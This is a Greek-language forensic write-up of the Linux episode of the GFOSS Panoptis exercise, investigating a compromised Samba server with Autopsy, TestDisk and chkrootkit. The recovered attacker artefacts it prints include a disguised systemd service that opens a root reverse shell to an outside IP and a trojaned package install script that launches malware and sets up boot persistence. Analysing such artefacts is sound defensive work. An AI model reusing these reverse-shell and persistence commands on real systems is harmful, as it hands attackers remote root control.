
[5 - Linux Forensics] GFOSS - Panoptis

Για το επεισόδιο του Linux Forensics έγινε ανάλυση των logs αρχείων που υπήρχαν στο encase image. Επίσης πραγματοποιήθηκε data recovery μέσω του εργαλείου Test Disk για την επαναφορά διαγραμμένων logs ή αρχείων που σχετίζονται με τη μόλυνση που εντοπίστηκε καθώς και χρήση του εργαλείου Autopsy. Επιπλέον βοήθεια υπήρξε από την ανάλυση που έγινε παράλληλα στα pcaps του επεισοδίου Network Forensics καθώς εντοπίστηκαν εντολές και άλλα σημαντικά στοιχεία.

Ο linux samba server χρησιμοποιούσε την έκδοση 4.3.11 του samba στην οποία έχουν εντοπιστεί σημαντικές ευπάθειες. Ο επιτιθέμενος κατάφερε να πάρει root πρόσβαση μέσω exploitation, τοποθετώντας εκτελέσιμα αρχεια τα οποία εντοπίστηκαν να τρέχουν στο background.

Στο παρακάτω screenshot από το autopsy παρατηρούμε με κόκκινο ένα δείγμα διαγραμμένων αρχείων



localhost:9999/autopsy?mod=1&submod=2&case=panoptis&host=linuxsamba&inv=unknown&vol=vol2

Directory Seek

Enter the name of a directory that you want to view.
/1/


File Name Search

Enter a Perl regular expression for the file names you want to find.


✓	r / r	.bash_history	2019-06-06 05:21:42 (EDT)	2019-05-30 02:27:27 (EDT)	2019-06-06 05:21:42 (EDT)	0	0	0	136364
	r / r	.bashrc	2019-06-06 05:07:13 (EDT)	2019-05-30 02:26:39 (EDT)	2019-06-06 05:07:13 (EDT)	3173	0	0	130321
	d / d	.cache/	2019-02-26 19:04:32 (EST)	2019-02-26 19:04:32 (EST)	2019-05-21 07:03:17 (EDT)	4096	0	0	130320
	d / d	.loki/	2019-06-06 05:07:13 (EDT)	2019-06-06 05:07:13 (EDT)	2019-06-06 05:07:13 (EDT)	4096	0	0	136617
	d / d	.nano/	2019-05-21 08:12:10 (EDT)	2019-05-21 08:12:10 (EDT)	2019-05-21 08:12:10 (EDT)	4096	0	0	179402
	r / r	.profile	2015-08-17 11:30:33 (EDT)	2015-08-17 11:30:33 (EDT)	2019-05-21 07:01:03 (EDT)	148	0	0	130322
✓	r / r	backdoor.sh	2019-06-06 05:20:45 (EDT)	2019-06-06 05:16:19 (EDT)	2019-06-06 05:20:45 (EDT)	0	0	0	136607
✓	r / r	bucket	2019-06-06 05:20:45 (EDT)	2019-06-06 04:57:52 (EDT)	2019-06-06 05:20:45 (EDT)	0	0	0	136603
✓	r / r	help.zip	2019-06-06 05:20:45 (EDT)	2019-06-06 04:57:59 (EDT)	2019-06-06 05:20:45 (EDT)	0	0	0	136605
✓	r / r	NetworkTrafficView.EXE	2019-06-06 05:20:45 (EDT)	2019-06-06 05:00:44 (EDT)	2019-06-06 05:20:45 (EDT)	0	0	0	136609
✓	r / r	ps_	2019-06-06 05:25:34 (EDT)	2019-06-06 05:07:12 (EDT)	2019-06-06 05:25:34 (EDT)	0	0	0	136615
✓	r / r	socket-helper	2019-06-06 02:06:24 (EDT)	2019-06-06 05:15:44 (EDT)	2019-06-06 05:01:31 (EDT)	378296	0	0	136613 (realloc)

Ένα από εκτελέσιμα αρχεία ήταν το /root/.loki/ps_ όπου η εκτέλεσή του γίνεται με το άνοιγμα οποιουδήποτε shell (.bashrc) ανοίγοντας παράλληλα connection στην IP 85.75.24.26:3268.

Μετά την πρώτη εκτέλεση του /root/.loki/ps_ φαίνεται να έχει γίνει μεταφορά διαφόρων βιβλιοθηκών στον φάκελο ./tmp/_MEIioX3io/ .



libjpeg-bcb94a84.so.9.2.0
liblzma-f444c404.so.5.2.2
libmount.so.1
libopenjp2-59185378.so.2.1.0
libpango-1.0.so.0
libpangocairo-1.0.so.0
libpangoft2-1.0.so.0
libpcre.so.3
libpixman-1.so.0
libpng16.so.16
libportaudio.so.2
libpyglib-2.0-python2.7…
libpython2.7.so.1.0
libreadline.so.7
libselinux.so.1
libssl.so.1.1
libstdc++.so.6
libthai.so.0
libtiff-fa49d64f.so.5.2.6
libtinfo.so.5
libuuid.so.1
libwebpdemux-3d2fbd88…
libwebp-ff8209c3.so.7.0.0
libwebpmux-7b696cfc…
libX11.so.6
libXau.so.6
libxcb-render.so.0
libxcb-shm.so.0
libXcomposite.so.1
libXcursor.so.1
libXdamage.so.1
libXdmcp.so.6
libXext.so.6
libXfixes.so.3
libXi.so.6
libXinerama.so.1
libXrandr.so.2
libXrender.so.1
libz.so.1
libz-a147dcb0.so.1.2.3
mmap.x86_64-linux-gnu…
multibytecodec.x86…
multiprocessing.x86…
pango.so
pangocairo.so
PIL._imaging.so
PIL._imagingtk.so
PIL._webp.so
_portaudio.x86_64-linux-gnu…
pyexpat.x86_64-linux-gnu…
readline.x86_64-linux-gnu…
resource.x86_64-linux-gnu…
_ssl.x86_64-linux-gnu.so
termios.x86_64-linux-gnu…
_testcapi.x86_64-linux-gnu…



atk.so
_bsddb.x86_64-linux-gnu…
bz2.x86_64-linux-gnu.so
cairo._cairo.x86_64-linux-…
certifi
_cffi_backend.so
_codecs_cn.x86_64-linux-gnu…
_codecs_hk.x86_64-linux-gnu…
_codecs_iso2022.x86_64-li…
_codecs_jp.x86_64-linux-gnu…
_codecs_kr.x86_64-linux-gnu…
_codecs_tw.x86_64-linux-…
Crypto.Cipher._AES.x86_…
cryptography.hazmat.bindings._…
cryptography.hazmat.bindings._…
cryptography-2.6.1-py2.7.egg…
_csv.x86_64-linux-gnu.so
_ctypes.x86_64-linux-gnu…
dbm.x86_64-linux-gnu.so
future_builtins.x86_64-li…
gio._gio.x86_64-linux-gnu…
gio.unix.x86_64-linux-gnu…
glib._glib.x86_64-linux-gnu…
gobject._gobject.x86_64-li…
gtk._gtk.so
_hashlib.x86_64-linux-gnu…
include
_json.x86_64-linux-gnu.so
lib
libasound.so.2
libatk-1.0.so.0
libblkid.so.1
libbsd.so.0
libbz2.so.1.0
libcairo.so.2
libcrypto.so.1.1
libdatrie.so.1
libdb-5.3.so
libexpat.so.1
libffi.so.6
libffi-45372312.so.6.0.4
libfontconfig.so.1
libfreetype.so.6
libgcc_s.so.1
libgdk_pixbuf-2.0.so.0
libgdk-x11-2.0.so.0
libgio-2.0.so.0
libglib-2.0.so.0
libgmodule-2.0.so.0
libgobject-2.0.so.0
libgraphite2.so.3
libgthread-2.0.so.0
libgtk-x11-2.0.so.0
libharfbuzz.so.0
libjack.so.0

Ο επιτιθέμενος έχει εγκαταστήσει κακόβουλο service (etc/systemd/system/dbus-org.freedesktop.thermalb.service) το οποίο φαίνεται να ανοίγει reverse shell προς την ip 85.75.24.46:6667.


```
cat root/lib/systemd/system/dbus-org.freedesktop.thermalb.service

[Unit]
Description=Thermal Daemon Service
After=network.target
```

```
[Service]
Type=simple
User=root
ExecStart=/bin/socket-helper tcp-connect:85.75.24.46:6667 exec:sh,pty,stderr,setsid,sigint,sane
Restart=on-failure
RestartSec=900s

[Install]
WantedBy=multi-user.target
```

Επίσης το ίδιο περιεχόμενο εντοπίστηκε και στο διαγραμμένο αρχείο tmp/tmpfFtcHvC



Directory Seek

Enter the name of a directory that you want to view.
/1/

File Name Search

Enter a Perl regular expression for the file names you want to find.

			05:25:35 (EDT)	05:25:35 (EDT)	05:25:35 (EDT)				(realloc)
✓	r / r	.xfsm-ICE-HZDR2Z	2019-06-06 05:25:34 (EDT)	2019-06-06 05:25:34 (EDT)	2019-06-06 05:25:34 (EDT)	0	1000	1000	421007
	r / r	config-err-rQbYrc	2019-06-06 04:52:37 (EDT)	2019-06-06 04:52:37 (EDT)	2019-06-06 04:52:37 (EDT)	0	1000	1000	421003
✓	r / r	tmpfFtcHvC	2019-06-06 05:19:27 (EDT)	2019-06-06 05:19:59 (EDT)	2019-06-06 05:19:27 (EDT)	265	0	0	396776 (realloc)
✓	r / r	updateppds.0qUTNy	2019-05-30 02:27:56 (EDT)	2019-06-06 05:02:36 (EDT)	2019-06-06 05:02:36 (EDT)	18389	6	0	396915 (realloc)
✓	r / r	updateppds.2fF3Sg	2019-05-30 02:27:56 (EDT)	2019-06-06 05:02:36 (EDT)	2019-06-06 05:02:36 (EDT)	21529	6	0	396777 (realloc)
✓	r / r	updateppds.LnsiHA	2019-06-05 02:11:23 (EDT)	2019-06-05 02:11:23 (EDT)	2019-06-05 02:11:23 (EDT)	58382	0	0	396848 (realloc)

ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report) * Export * Add Note
File Type: ASCII text
Deleted File Recovery Mode

```
[Unit]
Description=Thermal Daemon Service
After=network.target

[Service]
Type=simple
User=root
ExecStart=/bin/socket-helper tcp-connect:85.75.24.46:6667 exec:sh,pty,stderr,setsid,sigint,sane
Restart=on-failure
RestartSec=900s

[Install]
WantedBy=multi-user.target
```

Δημιούργησε το kernellog όπου αυτό που έκανε ήταν να εκτελεί το κακόβουλο αρχείο /usr/games/freesweep_scores .

Contents Of File: usr/games/kernellog

```
#! /bin/sh
/usr/games/freesweep_scores
```

>
Malicious file installed at 2019-06-06 11:55:55 (freesweep).
Hash bb168aebbea03288346d148e979f7422bcacdc41 \usr\games\freesweep_scores
>


```
cat var/lib/dpkg/info# cat freesweep.postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores & /usr/games/freesweep &
mv /usr/games/kernellog /etc/init.d/
sudo chmod 755 /etc/init.d/kernellog
sudo update-rc.d kernellog defaults
```

Contents Of File: var/lib/dpkg/info/freesweep.md5sums

```
b978fa4b4de5ce81bfdbc0066d66bea0  usr/games/freesweep_scores
043cfd4a6f5107e872a98f6c758e149a  usr/games/kernellog
971a99949b18e580e8dcf32aa3729164  usr/games/sl
43c5e8a66626798629a511347ca682ff  usr/games/sl-h
0188bbec554b5908e50379192ca72782  usr/share/doc/sl/README
4424ee8f03213f8f62c587ab5b0a55af  usr/share/doc/sl/README.Debian
fff5e5dcf92e455f2aed025e951a0379  usr/share/doc/sl/README.jp
7363786c929bf4b9d930ba59a0cac39e  usr/share/doc/sl/README.sl-h.jp
ef0204df950a778ae8c891f5a8a03e26  usr/share/doc/sl/changelog.Debian.amd64.gz
4fe832cde354ca219b7b5f651553dc4f  usr/share/doc/sl/changelog.Debian.gz
bfb525092328ec73d7209cb48fe4d592  usr/share/doc/sl/copyright
0f898e4019004b759b0bd1004fcbfbba  usr/share/man/de/man6/LS.6.gz
084fbb90c7846701690b38ba69682264  usr/share/man/de/man6/sl-h.6.gz
98c83781a14f0ac45cce70396f4d4474  usr/share/man/de/man6/sl.6.gz
13180ee8b9a506fe5c5c5c981122d3fd  usr/share/man/de.UTF-8/man6/LS.6.gz
e4bf1f01247041304f5c11b4dff16fc1  usr/share/man/de.UTF-8/man6/sl-h.6.gz
7961e044e4f541ba1e136655c347da38  usr/share/man/de.UTF-8/man6/sl.6.gz
eed98b86767a20dbeebf19f33781aa4f  usr/share/man/ja/man6/LS.6.gz
abc4e81d74575e6ccb98b4704b8ab369  usr/share/man/ja/man6/sl-h.6.gz
5db6affb3bdca09d661fa4b7bc50ddc7  usr/share/man/ja/man6/sl.6.gz
c48a5a660637906e2ec0f7808cda01b9  usr/share/man/ja.UTF-8/man6/LS.6.gz
81ea13b2114fcdc9e5f46838419face2  usr/share/man/ja.UTF-8/man6/sl-h.6.gz
395094bfd9d84d184083c01a6ebf25de  usr/share/man/ja.UTF-8/man6/sl.6.gz
6897ffcb67efa690a29f59f570747eaa  usr/share/man/man6/LS.6.gz
4e4d83a694dbc0d692579d668420e2a2  usr/share/man/man6/sl-h.6.gz
0bcae78b578db074cea7edf2c977d335  usr/share/man/man6/sl.6.gz
```

Deleted file με πληροφορίες : /var/crash/usr_games_freesweep_scores.0.crash



Del	Type dir / in	Name	Written	Accessed	Changed	Size	UID	GID	Meta
	d / d	../	2019-02-26 19:08:48 (EST)	2019-05-30 02:29:45 (EDT)	2019-05-21 07:03:17 (EDT)	4096	0	0	130054
	d / d	./	2019-06-06 04:50:39 (EDT)	2019-06-06 04:52:36 (EDT)	2019-06-06 04:52:36 (EDT)	4096	0	117	179395
✓	r / r	.lock	2019-05-21 07:03:40 (EDT)	2019-05-30 02:30:35 (EDT)	2019-06-06 04:50:39 (EDT)	43	0	0	136349 (realloc)
✓	r / r	_usr_games_freesweep_scores.0.crash	2019-06-06 04:50:41 (EDT)	2019-06-06 04:50:40 (EDT)	2019-06-06 04:50:41 (EDT)	6017852	0	118	136355 (realloc)
✓	r / r	modified.0.crash	2019-05-21 07:03:40 (EDT)	2019-06-06 04:45:41 (EDT)	2019-06-06 04:50:39 (EDT)	11	0	0	130178 (realloc)

ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report) * Export * Add Note
File Type: mlocate database, version 0, require visibility, root /
Deleted File Recoverv Mode

```
Contents Of File: /1/var/crash/_usr_games_freesweep_scores.0.crash


�mlocate��3���/�prune_bind_mounts�1��prunefs�AFS�AUTOFS�BINFMT_MISC�CIFS�CODA�CURLFTPFS�DEVFS�DEVPTS�DEVTMPFS�ECRYPTFS�FTPFS�FUSE.GLUSTERFS�FUSE.SSHFS�FUSESMB�ISO9660
�c�����/etc/alternatives��README��animate��animate.1.gz��awk��awk.1.gz��builtins.7.gz��c89��c89.1.gz��c99��c99.1.gz��cc��cc.1.gz��compare��compare.1.gz��composite��co
-w�����/etc/apparmor.d/abstractions��X��apache2-common�apparmor_api��aspell��audio��authentication��base��bash��consoles��cups-client��dbus��dbus-accessibility��dbus-
-w�����/etc/apparmor.d/local��README��sbin.dhclient��usr.bin.evince��usr.bin.firefox��usr.lib.snapd.snap-confine.real��usr.sbin.cups-browsed��usr.sbin.cupsd��usr.sbin
����/etc/initramfs-tools/conf.d��resume�����\����ë����/etc/initramfs-tools/hooks�����\����ë����/etc/initramfs-tools/scripts�init-bottom�init-premount�init-top�local-b
�R�����/etc/rc0.d��K01alsa-utils��K01bluetooth��K01cups-browsed��K01hddtemp��K01irqbalance��K01kernellog��K01kerneloops��K01lightdm��K01nmbd��K01plymouth��K01resolvco
�R�����/etc/rc1.d��K01alsa-utils��K01bluetooth��K01cups-browsed��K01hddtemp��K01irqbalance��K01kernellog��K01kerneloops��K01lightdm��K01nmbd��K01samba-ad-dc��K01saned
�R�����/etc/rc2.d��README��S01apport��S01nmbd��S01rsyslog��S01samba-ad-dc��S01unattended-upgrades��S01uuidd��S02acpid��S02anacron��S02cron��S02dbus��S02hddtemp��S02ir
[�����/etc/rc3.d��README��S01apport��S01nmbd��S01rsyslog��S01samba-ad-dc��S01unattended-upgrades��S01uuidd��S02acpid��S02anacron��S02cron��S02dbus��S02hddtemp��S02irq
```

Σε scan που πραγματοποιήθηκε με χρήση του εργαλείου chkrootkit υπάρχουν στα αποτελέσματα οι παρακάτω δύο αναφορές:


1.INFECTED: Possible Malicious Linux.Xor.DDoS installed

Για το περιεχόμενο του /tmp/_MEIioX3io/

2.(Ενδέχεται να είναι false positive) Searching for suspicious files and dirs, it may take a while... The following suspicious files and directories were found:

usr/lib/debug/.build-id
lib/modules/4.15.0-45-generic/vdso/.build-id
lib/modules/4.15.0-50-generic/vdso/.build-id
lib/modules/4.15.0-51-generic/vdso/.build-id
lib/debug/.build-id


Reverse engineering στο διεγραμμένο αρχείο socket-helper



```
0000000000041140         db        "setsockopt() data type %d not implemented", 0 ; XREF=sub_1c570+1638
000000000004116a         db  0x00 ; '.'
000000000004116b         db  0x00 ; '.'
000000000004116c         db  0x00 ; '.'
000000000004116d         db  0x00 ; '.'
